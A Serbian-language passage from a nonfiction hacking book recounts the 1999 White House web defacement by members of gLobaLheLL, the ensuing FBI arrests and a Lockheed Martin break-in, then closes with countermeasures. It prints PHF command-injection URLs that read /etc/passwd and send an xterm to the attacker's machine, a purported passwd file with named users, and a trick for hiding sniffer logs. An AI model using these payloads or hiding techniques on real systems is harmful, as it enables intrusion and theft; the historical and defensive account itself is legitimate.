Upad na prezentaciju i menjanje Web strane je jedno – to je uglavnom trivijalna, ili bar dosadna stvar. I pored toga, mnogi ljudi se oslanjaju na samo jednu lozinku koju koriste svuda. Ukoliko provaljivanje u Web prezentaciju vodi do hvatanja lozinki, napadač može dospeti u situaciju da ima pristup ostalim sistemima u mreži i može da napravi mnogo veću štetu. ne0h kaže da su 1999. godine on i još dva člana hakerske grupe gLobaLheLL uradili upravo to, na jednom od najosetljivijih mesta u SAD-u – u Beloj kući.

> *Mislim da su u Beloj kući reinstalirali operativni sistem. Sve su vratili na podrazumevane vrednosti. I u tom periodu, u trajanju od deset, petnaest minuta, Zyklon i MostFearD uspeli su da uđu, dođu do skrivene datoteke lozinki, provale je, uđu, i promene Web prezentaciju. Bio sam tamo dok su to radili.*
>
> *Trebalo je samo da budu na pravom mestu u pravo vreme. Desilo se slučajno – bila je čista sreća da su se zadesili na vezi baš kada je neko radio na prezentaciji.*

O tome smo pričali u pričaonici grupe gLobaLheLL. Probudio me poziv oko 3 ujutro kojim su me obavestili šta se dešava. Rekao sam: „Baljezgaš. Dokaži.“ Skočio sam za računar. I stvarno, uradili su to.


MostFearD i Zyklon obavili su najveći deo posla. Dali su mi skrivenu datoteku da je provalim što brže mogu. Došao sam do jedne [lozinke] – bila je to obična reč iz rečnika. I to je bilo to.

ne0h nam je dao deo koda za koji kaže da je datoteka lozinke koju su ostali nabavili i preneli mu. U njoj je naizgled nabrojano nekoliko ovlašćenih korisnika, članova osoblja Bele kuće[7]:

```
root:x:0:1:Super-User:/:/sbin/sh
daemon:x:1:1::/:
bin:x:2:2::/usr/bin:
sys:x:3:3::/:
adm:x:4:4:Admin:/var/adm:
uucp:x:5:5:uucp Admin:/usr/lib/uucp:
nuucp:x:9:9:uucp
Admin:/var/spool/uucppublic:/usr/lib/uucp/uucico
listen:x:37:4:Network Admin:/usr/net/nls:
nobody:x:60001:6001:Nobody:/:
noaccess:x:60002:60002:No Access User:/:
nobody4:x:65534:65534:SunOS 4.x Nobody:/:
bing:x:1001:10:Bing Feraren:/usr/users/bing:/bin/sh
orion:x:1002:10:Christopher
Adams:/usr/users/orion:/usr/ace/sdshell
webadm:x:1130:101:Web
Administrator:/usr/users/webadm:/bin/sh
cadams:x:1003:10:Christopher
Adams:/usr/users/cadams:/usr/ace/sdshell
bartho_m:x:1004:101:Mark
Bartholomew:/usr/users/bartho_m:/usr/ace/sdshell
monty:x:1139:101:Monty Haymes:/usr/users/monty:/bin/sh
debra:x:1148:101:Debra Reid:/usr/users/debra:/bin/sh
connie:x:1149:101:Connie
Colabatistto:/usr/users/connie:/bin/sh
bill:x:1005:101:William Hadley:/usr/users/bill:/bin/sh
```

Ovo je vrsta Unixove ili Linuxove datoteke lozinki, kakva se koristi za skladištenje šifrovanih lozinki u posebnoj, zaštićenoj datoteci. Svaki red navodi ime jedne osobe koja ima nalog na sistemu. Unos „sdshell“ u

nekim redovima nagoveštava da ti korisnici, zbog dodatne sigurnosti, imaju mali elektronski uređaj nazvan „RSA SecureID“. On prikazuje šestocifreni broj koji se menja svakih šezdeset sekundi. Da bi se prijavili, ti korisnici moraju da unesu šestocifreni broj koji je u tom trenutku prikazan na njihovom uređaju SecureID, i lični identifikacioni broj, PIN (koji ponegde dodeljuje kompanija, a nekad ga bira sam korisnik). Web prezentaciji Bele kuće promenjena je matična strana u isto vreme kada je na nju provaljeno, kao dokaz da su hakeri bili tu, objasnio je ne0h. Dao nam je i vezu do upotrebljene strane (slika 2-1).[8] Pored simbola hakerske grupe gLobaLheLL, poruka sadrži i logotip Hong Kong Danger Duo. To je, kaže ne0h, lažno ime koje je izmišljeno kako bi se dodao još jedan element za obmanjivanje.



Slika 2-1: Strana kojom je zamenjena Web prezentacija Bele kuće, maj 1999.

Koliko se ne0h seća, momci odgovorni za ovaj upad na prezentaciju Bele kuće nisu bili naročito ushićeni što su uspeli da upadnu na jednu

od otprilike deset najsigurnijih Web prezentacija u zemlji. Bili su „prilično zauzeti upadanjem svuda“, objasnio je ne0h, „da bi svetu dokazali da smo najbolji“. Umesto opšteg virtuelnog tapšanja po ramenu, on kaže da se atmosfera može bolje opisati kao: „Dobro obavljen posao, momci, najzad smo uspeli, šta je sledeće?“

Ali nije im ostalo mnogo vremena za bilo kakve druge upade. Njihovi svetovi su se ubrzo srušili, a taj deo priče nas ponovo vraća na misterioznog Kalida.

Zyklon, inače poznat kao Erik Barns, odavde preuzima priču. Kaže da nikada zaista nije bio član grupe gLobaLheLL, ali je visio po IRC prezentacijama s nekim njenim članovima. Kako on opisuje događaje, upad u prezentaciju Bele kuće postao je moguć kada je otkrio da je ona mogla biti ugrožena korišćenjem rupe u programu PHF za pristup telefonskom imeniku postavljenom na Web. To je bila najbitnija slabost ali, mada su u hakerskoj zajednici znali za nju, „nije je koristilo mnogo ljudi“, kaže Zyklon.

Izvodeći više koraka (detaljno su objašnjeni u odeljku Sažetak, kasnije u ovom poglavlju), mogao je da zauzme osnovni direktorijum lokacije whitehouse.gov i obezbedi pristup drugim sistemima na lokalnoj mreži, uključujući server za e-poštu Bele kuće. Zyklon je u tom trenutku mogao da presretne poruke između osoblja Bele kuće i javnosti, mada te poruke, naravno, ne bi otkrile nikakve poverljive informacije.

Međutim, Zyklon je rekao da je mogao i da „dođe do kopije lozinke i skrivenih datoteka“. Vršljali su po prezentaciji, gledali šta mogu da pronađu i čekali da ljudi počnu da dolaze na posao. Dok je čekao, dobio je poruku od Kalida koji mu je rekao da piše članak o nedavnim upadima i pitao Zyklona da li je nedavno imao akcije o kojima bi govorio. „I onda sam mu rekao da smo upravo upali na Web prezentaciju Bele kuće“, ispričao je Zyklon.

Zyklon mi je rekao da je u roku od par sati njihov program za praćenje protoka podataka primećen – administrator sistema je pokušavao da otkrije šta se dešava i uđe u trag ljudima koji su bili na prezentaciji. Puka slučajnost? Ili je baš tad imao neki razlog da postane sumnjičav? Prošli su meseci pre nego što je Zyklon pronašao odgovor. Ali tada, čim je prisluškivač otkriven, momci su se povukli s prezentacije i nadali se da su pretekli administratora.

Međutim, čačnuli su u osinje gnezdo. Oko dve nedelje kasnije, FBI se ustremio na sve članove grupe gLobaLheLL koje su mogli da identifikuju. Pored Zyklona – tada je imao 19 godina i uhapšen je u državi Vašington – uhapšeni su i MostHateD (Patrik Gregori, takođe 19 godina, iz Teksasa), MidPhasr (Čad Dejvis iz Viskonsina), i drugi.

ne0h je bio među par hakera koji su preživeli napad. Sa bezbedne udaljene lokacije on je, razjaren, postavio stranu na Web prezentaciju sa prkosnom porukom. Ona je u prvom trenutku glasila: „Slušajte vi gadovi iz FBI. Ne z_ se s našim članovima jer ćete izgubiti. Dok ovo pišem mi držimo fbi.gov. UPLAŠILI STE SE. Uhapšeni smo jer vaši glupi idioti ne mogu da ukapiraju ko je upo u belu kuću... jel tako? pa ste nas sve ućorkirali da vidite jel će neko da ga otkuca. PUNO J_ SREĆE. MI NISMO CINKAROŠI. Kapirate? REKAO SAM DOMINACIJA SVETOM."

I potpisao je: „Nemilosrdni ne0h."[9]

Posledice

Kako se desilo da je administrator sistema tako rano ujutro počeo da njuška? Zyklon se nimalo ne dvoumi oko odgovora. Kada su tužioci sakupili dokumente za ovaj slučaj, pronašao je izjavu da su informacije koje su vodile do saznanja vezanih za upad grupe gLobaLheLL u prezentaciju Bele kuće, dobijene od doušnika FBI-ja. Koliko se on seća, u dokumentu je pisalo i da se taj doušnik nalazio u Nju Delhiju, u Indiji.

Po Zyklonovom mišljenju, nije bilo nikakve sumnje. Jedina osoba kojoj je rekao za upad u Belu kuću – *jedina* osoba – bio je Kalid Ibrahim. Jedan plus jedan jesu dva: Kalid je bio doušnik FBI.

Ali misterija ostaje. Čak i ako je Zyklon u pravu, da li je to cela priča? Kalid je bio doušnik, pomagao je FBI-ju da pronađe klince hakere koji su bili raspoloženi da upadaju na osetljive prezentacije? Ili možda postoji još jedno moguće objašnjenje: da je njegova uloga doušnika bila samo pola priče, a da je on zapravo bio i pakistanski terorista, kao što je mislio indijski general. Čovek koji igra dvostruku ulogu: pomaže interesima Talibana dok je infiltriran u FBI.

Njegov strah da će ga neki klinac prijaviti FBI-ju uklapa se u ovu verziju priče.

Samo nekoliko ljudi zna istinu. Pitanje je da li su među njima i agenti FBI i federalni tužioci koji su uključeni u slučaj. Ili su i oni nasamareni?

Na kraju, Patrik Gregori i Čad Dejvis osuđeni su na dvadeset šest meseci, a Zyklon Barns na petnaest. Sva trojica su odslužila kazne i više nisu u zatvoru.

Pet godina kasnije

Dani hakerisanja su za Comradea uglavnom samo sećanje, ali njegov glas živne kada govori o „uzbuđenju zbog sr_ koja ne biste smeli da pravite, odlaska na mesta na kojima ne biste smeli da budete, nadajući se da ćete naići na nešto kul".

Ipak, vreme je da se počne sa životom. On kaže da razmišlja o fakultetu. Kada smo razgovarali, upravo se vratio iz skautske škole u Izraelu. Jezik mu nije bio prevelik problem – učio je hebrejski u osnovnoj školi i iznenadio se koliko je mnogo zapamtio.

Njegovi utisci o toj zemlji su pomešani. Devojke su bile „baš super", a Izraelci su pokazali da veoma vole Ameriku. „Čini se da se ugledaju na Amerikance." Na primer, provodio je vreme s nekim Izraelcima koji su pili sok RC Cola za koji nikada nije čuo, a ispostavilo se da se pravi u Americi. Izraelci su objasnili: „To je ono što Amerikanci piju u reklamama". Nailazio je i na „antiameričke stavove ljudi koji se ne slažu sa američkom politikom", ali to ga nije omelo: „Pretpostavljam da toga ima svuda."

Vreme mu se nimalo nije dopalo – bilo je „hladno i kišovito" dok je bio tamo. A onda, bio je tu i problem s računarima. Zbog puta je kupio prenosivi računar i bežičnu mrežnu karticu, ali je otkrio da su „zgrade napravljene od ogromnog kamenja". Njegov računar je mogao da vidi pet ili deset mreža, ali su signali bili previše slabi za povezivanje i morao je da pešači dvadeset minuta da bi došao do mesta na kom se može prijaviti na mrežu.

Comrade je sada u Majamiju. Tinejdžer s dosijeom prestupnika sada živi od nasledstva i pokušava da odluči da li će ići na fakultet. Ima dvadeset godina i uglavnom ne radi ništa.

Comradeov drugar ne0h radi za veliku telekomunikacionu kompaniju (kaže da posao s radnim vremenom od devet do pet „nije dobar"), ali će uskoro otići u Los Anđeles na tri meseca fizičkog rada jer plaćaju

mnogo više nego što sada zarađuje. Nada se da će, kao i većina običnih ljudi, uspeti da uštedi dovoljno za otplaćivanje kuće u kojoj trenutno živi.

Kada se tromesečni, dobro plaćen posao završi, i ne0h razmišlja o studiranju – ali ne planira da studira računarske nauke. „Većina ljudi s takvim diplomama koje sam sreo nema pojma“, rekao je. Umesto toga, on bi voleo da studira poslovni i organizacioni menadžment, a onda da se računarima bavi na poslovnom nivou.

Govoreći o svojim ranijim avanturama, on ponovo pominje svoju okupiranost Kevinom. Do koje mere je zamišljao da ide mojim stopama?

> *Da li sam želeo da budem uhvaćen? I jesam i nisam. Ako me uhvate, to bi bio dokaz da „mogu to da uradim i da sam to uradio“. Nije baš da sam namerno hteo da me uhvate. Hteo sam da me uhvate da bih se borio, oslobodio i onda bio haker koji je umakao. Izašao bih, našao dobar posao u nekoj vladinoj agenciji i uklopio bih se s podzemljem.*

Koliko je pretnja velika

Kombinacija odlučnih terorista i neustrašivih klinaca hakera mogla bi biti katastrofalna za Ameriku. Ova priča me je naterala da se zapitam koliko drugih Kalida regrutuje klince (ili nepatriotski nastrojene odrasle sa hakerskim sposobnostima), gladne novca, priznanja ili zadovoljstva za uspešno obavljene teške zadatke. Vrbovnici posle Kalida možda će biti tajanstveniji i neće se moći tako lako otkriti.

Kada sam bio u pritvoru pre suđenja, nekoliko puta mi je prilazio kolumbijski kralj droge. Sledovala mu je doživotna robija u federalnom zatvoru bez mogućnosti uslovne kazne. Ponudio mi je primamljiv posao: platiće mi 5 miliona dolara u gotovom za upad u „Sentry“ – računarski sistem Federalnog biroa za zatvore – i njegovo oslobađanje iz zatvora. Taj tip je bio stvaran i smrtno ozbiljan. Nisam prihvatio njegovu ponudu, ali sam ostavio utisak da ću mu pomoći kako bih izbegao sukob. Pitam se šta bi ne0h uradio u sličnoj situaciji.

Američki neprijatelji možda treniraju svoje vojnike za kompjutersko ratovanje kojim bi napali američku infrastrukturu i odbranili svoju. Ne morate biti mudrac da biste shvatili da takve grupe mogu angažovati umešne hakere iz bilo kog dela sveta radi obuke, ili za projekte koji su bitni za misije.

Godine 1997. i ponovo 2003, Ministarstvo odbrane je pokrenulo operaciju Eligible Receiver – pokušaj da se proveri osetljivost nacije na elektronski napad. U članku *Washington Timesa*[10] o ranijem ovakvom pokušaju, objavljeno je: „Viši rukovodioci Pentagona bili su zapanjeni vojnom vežbom koja je pokazala koliko je hakerima lako da obogalje američke vojne i civilne računarske mreže". Članak objašnjava da je Agencija za nacionalnu bezbednost okupila grupu svojih specijalista za računare u „crveni tim" hakera i omogućila im da koriste samo računarsku opremu koja je dostupna i javnosti, i sve alate za hakerisanje, uključujući kôd za zloupotrebe koji su mogli preuzeti sa Interneta ili elektronskih oglasnih tabli.

Za nekoliko dana, hakeri iz crvenog tima infiltrirali su se u računarske sisteme za upravljanje delovima nacionalne elektrodistribucijske mreže i pomoću nekoliko komandi mogli su da zamrače čitave delove zemlje. „Da ovo nije bila vežba", objavio je *Christian Science Monitor*, „oni su mogli da poremete sistem komunikacije Ministarstva odbrane (i preuzmu najveći deo Pacifičke komande) i pristupe računarskim sistemima na brodovima američke mornarice."[11]

Lično sam mogao da pobedim bezbednosne mehanizme telefonskih centrala napravljenim u kompaniji Baby Bells i kontrolišem pristup tim centralama. Pre deset godina imao sam potpunu kontrolu nad većinom centrala koje su održavale kompanije Pacific Bell, Sprint, GTE i druge. Zamislite haos koji bi snalažljiva grupa terorista mogla da napravi kada bi imala takav pristup.

Članovi organizacije Al Kaida i drugih terorističkih grupa i ranije su koristile računarske mreže pri planiranju terorističkih napada. Postoje dokazi da su teroristi koristili Internet prilikom planiranja operacija za napade 11. septembra.

Ako je Kalid Ibrahim i bio uspešan u dobijanju informacija preko pomenutih hakera, to niko ne obelodanjuje. Nedostaje konačan dokaz da je on zaista bio povezan s napadima na Svetski trgovinski centar i Pentagon. Ipak, niko ne zna da li će se on ili neko sličan ponovo pojaviti na kibernetičkoj sceni, tražeći naivne pomagače koje uzbuđuje „pravljenje sr_ koja ne biste smeli da pravite, odlazak na mesta na kojima ne biste smeli da budete". Klince koji bi mogli pomisliti da je ponuđeni izazov „kul".

Za mlade hakere, slaba bezbednost ostaje neprekidan podsticaj. Pa ipak, hakeri iz ove priče trebalo je da prepoznaju opasnost kada ih je strani državljanin regrutovao za kompromitovanje osetljivih američkih računarskih mreža. Moram se zapitati koliko će drugih mladića kao što je ne0h neprijatelj regrutovati.

U svetu punom terorista, dobra bezbednost nikada nije bila toliko bitna kao danas.

SAŽETAK

ne0h nam je dao detalje o načinu na koji je upao u računarski sistem Lockheed Martina. Priča je svedočanstvo o inovativnosti hakera („Ako u bezbednosti postoji rupa, mi ćemo je pronaći" mogao bi biti hakerski moto), ali i upozorenje za svaku organizaciju.

ne0h je brzo utvrdio da Lockheed Martin ima sopstveni server za prevođenje imena domena (engl. *Domain Name Servers, DNS*). DNS je Internet protokol koji, na primer, www.disney.com prevodi u 198.187.189.55, adresu koja se može koristiti za usmeravanje paketa s porukama. ne0h je znao da je grupa za istraživanje bezbednosti u Poljskoj objavila ono što hakeri nazivaju „exploit" – program koji je dizajniran tako da napadne jedan konkretan ranjiv deo – da iskoristi slabost u verziji DNS-a kompanije Lockheed.

Kompanija je koristila DNS protokol pod imenom BIND (Berkeley Internet Name Domain). Poljska grupa je otkrila da je jedna verzija BIND-a slaba kada napad uključuje „prelivanje udaljenog bafera" (engl. *remote buffer overflow*), a upravo tu verziju imala je kompanija Lockheed Martin. Prateći metodu koju je pronašao na Internetu, ne0h je mogao da dođe do administratorskih privilegija i na primarnom i na sekundarnom DNS serveru Lockheeda.

Posle zauzimanja administratorskog naloga, ne0h je podesio presretanje lozinki i e-pošte instalirajući program za njuškanje. U tajnosti je hvatao sav saobraćaj. Podatke koje treba uskladištiti, haker obično šalje na mesto gde je mala verovatnoća da će biti primećeni. Da bi sakrio dnevnik prisluškivanja, ne0h je napravio direktorijum sa imenom koje je bilo samo razmak, predstavljen s tri tačke. Prava putanja koja je korišćena bila je „/var/adm/ ..." Tokom inspekcije administrator sistema mogao je lako da previdi ovu bezopasnu stavku.

Tehnika sakrivanja programa za njuškanje, mada je u mnogim situacijama efikasna, prilično je jednostavna. Za prikrivanje hakerskih tragova u ovakvim situacijama postoje i prefinjenije metode.

Pre nego što je otkrio da li će moći dublje da prodre u mrežu Lockheed Martina kako bi došao do poverljivih informacija, ne0h je obratio pažnju na drugi zadatak, pa su osetljive datoteke kompanije ostale bezbedne.

Za upad u Belu kuću, Zyklon kaže da je prvo pokrenuo program CGI Scanner koji pregleda ciljni sistem tražeći slabosti standardnog interfejsa za prenos. Otkrio je da je Web prezentacija podložna napadu pomoću „zloupotrebe PHF-a". Ona koristi grešku koju je napravio programer PHF skripta (telefonskog imenika).

PHF je okruženje zasnovano na obrascima. Ono prihvata ime kao unos i na serveru traži podatke o imenu i adresi. Skript poziva funkciju escape_shell_cmd(), koja bi trebalo da očisti unos od sumnjivih znakova. Ali, programer je sa liste izostavio jedan znak – znak za novi red. Vrstan napadač mogao bi iskoristiti taj previd tako što će unos postaviti u obrazac koji sadrži šifrovanu verziju (0x0a) znaka za novi red. Slanje znakovnog niza sa ovim znakom prevariće skript tako da izvrši svaku komandu koju napadač odabere.

Zyklon je u svoj čitač Weba uneo URL

```
http://www.whitehouse.gov/cgi-bin/phf?Qalias=x%0a/bin/
cat%20/etc/passwd
```

Tako je mogao da prikaže datoteku s lozinkama za whitehouse.gov. Međutim, on je hteo potpunu kontrolu nad Web serverom Bele kuće. Gotovo sigurno je znao da će ulazi X Servera biti blokirani zaštitnom barijerom, te da neće moći da se poveže ni sa jednim od tih servisa na prezentaciji whitehouse.gov. Zato je ponovo iskoristio rupu u PHF-u tako što je uneo:

```
http://www.whitehouse.gov/cgi-bin/phf?Qalias=x%0a/usr/X11R6/
bin/xterm%20-ut%20-display%20zyklons.ip.address:0.0
```

Tako je terminalski emulator xterm poslat sa servera Bele kuće na računar koji je on kontrolisao i na kom je radio X server. Drugim rečima, umesto da se poveže *sa* whitehouse.gov, on je sistemu Bele kuće naredio da se poveže sa *njim*. (To je moguće samo kada barijera dozvoljava izlazne veze, što je ovde očigledno bio slučaj.)

Potom je iskoristio slabost prelivanja bafera u programu sistema – ufsrestore. Zyklon kaže da mu je to omogućilo da zadobije administratorska prava na prezentaciji whitehouse.gov, i pristup serveru za poštu Bele kuće i ostalim sistemima na mreži.

PROTIVMERE

Opisane zloupotrebe koje su pravili ne0h i Comrade pred sve kompanije postavljaju dva problema.

Prvi je jednostavan i opšte poznat: informisanje o svim najnovijim izdanjima operativnog sistema i programa. Izuzetno je važno biti u toku i instalirati bezbednosne zakrpe ili ispravke. Da biste bili sigurni da se to ne radi nasumice, trebalo bi da osmislite i sprovodite program ažuriranja čiji bi cilj bio upozoravanje odgovarajućeg osoblja čim se pojavi nova dopuna proizvoda koje kompanija koristi – naročito operativnog sistema, ali i aplikacionog softvera i firmvera.

Kada nova zakrpa postane dostupna, ona se mora što pre instalirati – odmah, ili čim bude moguće. Nije teško razumeti premorene zaposlene koji su pod stalnim pritiskom obavljanja običnih zadataka (instaliranje sistema za nove radnike, na primer) i instaliranja zakrpa u dogledno vreme. Međutim, ukoliko je uređaj s nepotpunim softverom dostupan preko Interneta, nastaje veoma rizična situacija.

Brojni sistemi su ugroženi zbog neredovnog ažuriranja. Čim se neka slabost objavi, prozor izloženosti je maksimalno otvoren sve dok proizvođač ne objavi zakrpu koja će popraviti problem, i dok je korisnici ne instaliraju.

Vaša organizacija treba tom zadatku da dâ visok prioritet. Mora postojati zvaničan program upravljanja zakrpama koji smanjuje izloženost što je moguće brže, ali tako da se ne ometaju osnovne operacije poslovanja.

Ipak, čak i ako redovno instalirate zakrpe, to nije dovoljno. ne0h kaže da su neki upadi u kojima je učestvovao bili zloupotrebe „nultog dana“ (engl. *zero day*) – upadi zasnovani na slabosti koja je poznata samo u okviru male grupe hakera. „Nulti dan“ je dan kada prvi put iskoriste tu slabost, a to je ujedno i dan kada proizvođač i ljudi koji se bave bezbednošću saznaju za nju.

Pošto uvek postoji mogućnost takvih upada, svaka organizacija koja koristi loš proizvod ranjiva je sve dok se ne objavi zakrpa ili zaobilazno rešenje. Kako da smanjite rizik od takve izloženosti?

Verujemo da je jedino vredno rešenje korišćenje modela „dubinske odbrane". Moramo pretpostaviti da će naši računarski sistemi koji su dostupni javnosti u nekom trenutku biti ranjivi na nulti dan. Zbog toga treba da stvorimo okruženje za smanjivanje potencijalne štete koju loši momci mogu da naprave. Jedan primer, koji smo ranije pomenuli, jeste postavljanje javno dostupnih sistema u „DMZ" zaštitne barijere kompanije. Termin DMZ je pozajmljen iz vojnopolitičke skraćenice za „demilitarizovanu zonu" i odnosi se na podešavanje arhitekture mreže tako da sistemi koji su dostupni javnosti (Web serveri, serveri e-pošte, DNS serveri i slično) budu izolovani od osetljivih sistema u mreži kompanije. Primenjivanje arhitekture koja štiti unutrašnju mrežu jedan je primer „dubinske odbrane".

Takvim rasporedom, čak i ako hakeri otkriju dotad nepoznatu slabost i dospeju do Web servera ili servera e-pošte, korporativni sistemi u unutrašnjoj mreži i dalje će biti zaštićeni dodatnim bezbednosnim slojem.

Kompanije mogu organizovati još jednu efikasnu protivmeru praćenjem mreže ili pojedinačnih matičnih računara u potrazi za neuobičajenim ili sumnjivim aktivnostima. Napadač obično izvodi određene akcije kada uspešno upadne u sistem – na primer, pokušava da dođe do šifrovanih ili običnih tekstualnih lozinki, instalira zadnja vrata, menja konfiguraciju datoteka kako bi oslabio bezbednost, ili menja sistemske, programske ili dnevničke datoteke.

Praćenjem tih vrsta uobičajenog hakerskog ponašanja i uzbunjivanjem odgovarajućeg osoblja, lakše ćete kontrolisati štetu.

Drugo: nebrojeno puta su me novinari pitali koji je najbolji način zaštite poslovnog ili ličnog računara u današnjem neprijateljskom okruženju. Jedna od osnovnih preporuka jeste korišćenje jačeg vida identifikovanja umesto statičnih lozinki. Nikada nećete znati, osim možda kada sve bude gotovo, da li neko drugi zna koja je vaša lozinka.

Uz tradicionalne lozinke možete koristiti brojne tehnike prijavljivanja na drugom nivou, koje omogućavaju mnogo veću sigurnost. Pored ranije pomenutog RSA SecureID-a, Safeword PremierAccess nudi žetone za generisanje lozinke, digitalne sertifikate, smart kartice, biometriku i druge tehnologije.

Nedostaci ove vrste kontrolisanja identiteta jesu dodatni troškovi i neprijatnosti za svakog korisnika. Sve zavisi od toga šta pokušavate da zaštitite. Statične lozinke su možda dovoljne za zaštitu novih članaka Web prezentacije *LA Timesa*. Ali, da li se na njih možete osloniti kada treba da zaštitite specifikacije dizajna novog putničkog mlaznog aviona?

ZAKLJUČAK

Priče u ovoj knjizi ali i novinski članci, prikazuju koliko su američki računarski sistemi, a i sama nacija, podložni napadu. Čini se da je veoma malo sistema zaista bezbedno.

U eri terorizma, jasno je da se rupe moraju bolje krpiti. Epizode kao što je ova, pokreću pitanje s kojim se moramo suočiti: koliko lako se talenat i znaje nesavesnih tinejdžera mogu okrenuti protiv nas i ugroziti američko društvo. Verujem da se još u osnovnoj školi – čim se đaci susretnu sa informatikom – mora učiti o principima računarske etike.

Nedavno sam prisustvovao prezentaciji Frenka Abignejla, protagoniste filma *Uhvati me ako možeš* (*Catch Me If You Can*). Frenk je sproveo istraživanje o etičkoj upotrebi računara među učenicima srednjih škola širom zemlje. Svaki učenik je bio upitan da li je provaljivanje lozinke školskog druga prihvatljivo ponašanje. Iznenađuje da čak četrdeset osam procenata ispitanih studenata smatra da je to u redu. S takvim stavovima nije teško shvatiti zašto ljudi učestvuju u ovakvim aktivnostima.

Ukoliko neko ima predlog kako da mladi hakeri budu manje podložni regrutovanju od strane neprijatelja, domaćih i stranih, bilo bi dobro da nam saopšti svoje ideje.

NAPOMENE

1. „Do Terrorists Troll the Net?“, Niall McKay, wired.com, 14. novembar, 1998.
2. Makajev članak, op. cit.
3. Makajev članak, op. cit.
4. Sa Web prezentacije satp.org, South Asia Intelligence Review.
5. „The United States and the Global Coalition Against Terrorism, September-December 2001: A Chronology“, http://www.state.gov/r/pa/ho/pubs/fs/5889.htm.
6. Obraćanje general-majora Yashwanta Devaa, Avsm (Retd), President lete, na temu „Information Security“ u Indijskom međunarodnom centru (India International Centre), Nju Delhi, 6. april 2002, strana 9.

7. Ovo je teško potvrditi. Pošto se napad dogodio za vreme Klintonove administracije, nijedna od navedenih osoba više ne radi u Beloj kući. Ali dostupno je nekoliko sitnica. Monti Hejms je pravio video-snimak. Kristofer Adams je ime reportera britanskog časopisa Financial Times; koliko nam je poznato, u Beloj kući nije bilo zaposlenog s tim imenom. Debra Rid je fotograf Associated Pressa. Nismo pronašli nikoga sa imenom Koni Kolabatisto ko je radio u Beloj kući. Žena s tim imenom udata je (ili je bila u to vreme) za Džina Kolabatista, koji je bio predsednik odeljenja Solutions u kompaniji Space Imaging, ali nema očigledne veze između njih i tima u Beloj kući.

8. http://www.attrition.org/mirror/attrition/1999/05/10/www.white-house.gov/mirror.html.

9. I ovde je teško proveriti verodostojnost. Ipak, tekst koji je naveden može se videti na lokaciji http://www.attrition.org/mirror/attrition/1999/05/26/mmic.snu.ac.kr/.

10. „Computer Hackers Could Disable Military; System Compromised in Secret Exercise", Bil Gerc, *Washington Times*, 16. april, 1998.

11. „Wars of the Future... Today", Tom Regan, *Christian Science Monitor*, 24. jun, 1999.